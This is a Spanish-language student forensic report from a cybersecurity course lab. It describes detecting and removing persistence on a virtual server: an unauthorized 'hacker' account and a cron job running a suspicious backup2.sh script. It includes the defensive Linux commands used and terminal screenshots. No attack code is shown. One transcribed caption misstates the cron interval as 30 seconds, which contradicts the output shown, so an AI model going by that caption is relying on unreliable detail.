

Informe Forense – Fase 1

Reconocimiento y Recolección de Evidencias

Proyecto Final de Ciberseguridad – 4Geeks Academy

Alumno: Carlos Navarro

Rol: Analista de Ciberseguridad – Respuesta a Incidentes

Fecha: 24 de septiembre de 2025

1. Resumen Ejecutivo

En la Fase 1 se identificaron accesos sospechosos en la máquina objetivo.

Se detectó persistencia mediante cronjobs maliciosos y exfiltración de credenciales.

Se documentaron hallazgos con capturas y comandos ejecutados.

2. Objetivos

Identificar servicios comprometidos y vectores de ataque.

Recolectar evidencias de usuarios, procesos y configuraciones.

Neutralizar persistencia y mecanismos de exfiltración.

Documentar el proceso completo con pruebas y evidencias.

3. Metodología

Uso de comandos básicos de Linux para enumeración de usuarios y procesos.

Inspección de archivos sospechosos en `/usr/local/bin`.

Análisis de cronjobs en `/etc/cron.d/`.

Revisión de logs de autenticación.

4. Hallazgos

Usuario no autorizado llamado 'hacker'.

Script malicioso `/usr/local/bin/backup2.sh`.

Cronjob en `/etc/cron.d/sys-maintenance` ejecutado cada 15 minutos.

Reglas UFW permisivas.

5. Pruebas y Comandos

```
cat /etc/passwd | grep -v "/usr/sbin/nologin"
```

Enumeración de usuarios del sistema.

```
ls -la /usr/local/bin/
```

Listar archivos en el directorio local de binarios.

```
sudo cat /usr/local/bin/backup2.sh
```

Visualizar contenido del script sospechoso.

```
sudo rm /usr/local/bin/backup2.sh
```

Eliminar el script malicioso.

```
sudo nano /etc/cron.d/sys-maintenance
```

Editar y neutralizar cronjob malicioso.

```
ss -tuln
```

Comprobar puertos y servicios activos.

```
systemctl list-units --type=service --state=running
```

Listar servicios en ejecución.

```
sudo deluser --remove-home hacker
```

Eliminar usuario no autorizado.

6. Acciones Realizadas

Neutralización del cronjob malicioso.

Eliminación del script /usr/local/bin/backup2.sh.

Revisión y limpieza de usuarios no autorizados.

Reconfiguración parcial de reglas de firewall.

7. Recomendaciones

Rotar credenciales y reforzar autenticación SSH.

Deshabilitar servicios innecesarios (ej. FTP).

Aplicar reglas de firewall restrictivas.

Implementar fail2ban y auditoría de logs.

Adoptar un plan de parches continuo.

8. Conclusiones

La máquina estaba comprometida con persistencia y exfiltración activa.


Las medidas tomadas lograron detener la actividad maliciosa inmediata.

Se requiere auditoría completa y posible reinstalación del sistema.

Este caso refuerza la necesidad de monitoreo constante y hardening proactivo.

9. Anexo – Evidencias Visuales

Evidencia 1




The screenshot shows a terminal window titled "Ageeks-server-lab 1 [Comiendo] - Oracle VM VirtualBox". The terminal output includes the following commands and results:

```
sysadmin@4geeks-server:~$ ls
wazuh-install.sh
sysadmin@4geeks-server:~$ uptime
11:32:12 up 1 min, 1 user, load average: 1.57, 0.58, 0.20
sysadmin@4geeks-server:~$ free -h
              total        used        free      shared  buff/cache   available
Mem:           3.6Gi       1.7Gi       3.4Gi       1.0Mi       310Mi       3.4Gi
Swap:           0.1Gi       0B           3.1Gi

sysadmin@4geeks-server:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b6:ea:b8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.16/24 brd 192.168.1.255 scope global dynamic enp0s3
        valid_lft 86334sec preferred_lft 86334sec
    inet6 fe80::a00:27ff:feb6:ea08/64 scope link
        valid_lft forever preferred_lft forever
sysadmin@4geeks-server:~$
```

Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 2




Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 3




Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 4



Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 5




```
4geeks-server-lab 1 [Comando] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

sysadmin@4geeks-server:~$ ps aux | grep -v
. bash_history      .config/           .sudo_as_admin_successful
. bash_logout      .local/            wazuh-install.sh
. bashrc            .profile
. cache/           .ssh/
sysadmin@4geeks-server:~$ ps aux | grep -v
. bash_history      .config/           .sudo_as_admin_successful
. bash_logout      .local/            wazuh-install.sh
. bashrc            .profile
. cache/           .ssh/
sysadmin@4geeks-server:~$ ps aux | grep -v
. bash_history      .config/           .sudo_as_admin_successful
. bash_logout      .local/            wazuh-install.sh
. bashrc            .profile
. cache/           .ssh/
sysadmin@4geeks-server:~$ ps aux | grep -v
. bash_history      .config/           .sudo_as_admin_successful
. bash_logout      .local/            wazuh-install.sh
. bashrc            .profile
. cache/           .ssh/
sysadmin@4geeks-server:~$ ps aux | grep -v
Usage: grep [OPTION]... PATTERNS [FILE]...
Try 'grep --help' for more information.
sysadmin@4geeks-server:~$ ps aux | grep -v | less
Usage: grep [OPTION]... PATTERNS [FILE]...
Try 'grep --help' for more information.

[1]+  Stopped                  ps aux | grep --color=auto -v | less
sysadmin@4geeks-server:~$
```


Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 6



Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 7




The screenshot shows a terminal window titled "4geeks-server-lab 1 [Comando] - Oracle VM VirtualBox". The terminal output displays the contents of the file `/etc/cron.d/*`, which defines a cron job for a system administrator. The job is scheduled to run every 30 seconds. The command being executed is `cat /etc/cron.d/*`, and the output is as follows:

```
30 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2scrub_all_cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -n
0 0 * * * root /opt/scripts/lorotate.sh
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
35 0 * * * root test -x /etc/cron.daily/popularity-contest 88 /etc/cron.daily/popularity-contest --cronid
*/15 * * * * root /usr/local/bin/backup2.sh
sysadmin@4geeks-server:~$
```

The terminal window also shows a menu bar with "Archivo", "Máquina", "Ver", "Entrada", "Dispositivos", and "Ayuda". On the right side, there are two buttons: "Autocapturar teclado..." and "Integración de ratón...". The bottom status bar indicates "CTRL DERECHA".

Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 8



```
sysadmin@4geeks-server:~$ contrab -l
contrab: command not found
sysadmin@4geeks-server:~$ crontab -l
no crontab for sysadmin
sysadmin@4geeks-server:~$ sudo ls -l /var/spool/cron/crontabs/
[sudo] password for sysadmin:
total 0
sysadmin@4geeks-server:~$ sudo cat /var/spool/cron/crontabs/*
cat: /var/spool/cron/crontabs/*: No such file or directory
sysadmin@4geeks-server:~$ _
```

Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 9


```

sysadmin@4geeks-server:~$ cat /etc/passwd | grep -v "/usr/sbin/nologin"
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
tss:x:106:111:TPM software stack,/,/var/lib/tpm:/bin/false
pollinate:x:110:1:/:/var/cache/pollinate:/bin/false
sysadmin:x:1000:1000:4geeks-server:/home/sysadmin:/bin/bash
lxd:x:998:100:/:/var/snap/lxd/common/lxd:/bin/false
reports:x:1001:1001:,:/home/reports:/bin/bash
wazuh:x:115:120:/:/var/ossec:/sbin/nologin
hacker:x:1002:1002:/:/home/hacker:/bin/bash
sysadmin@4geeks-server:~$ _

```

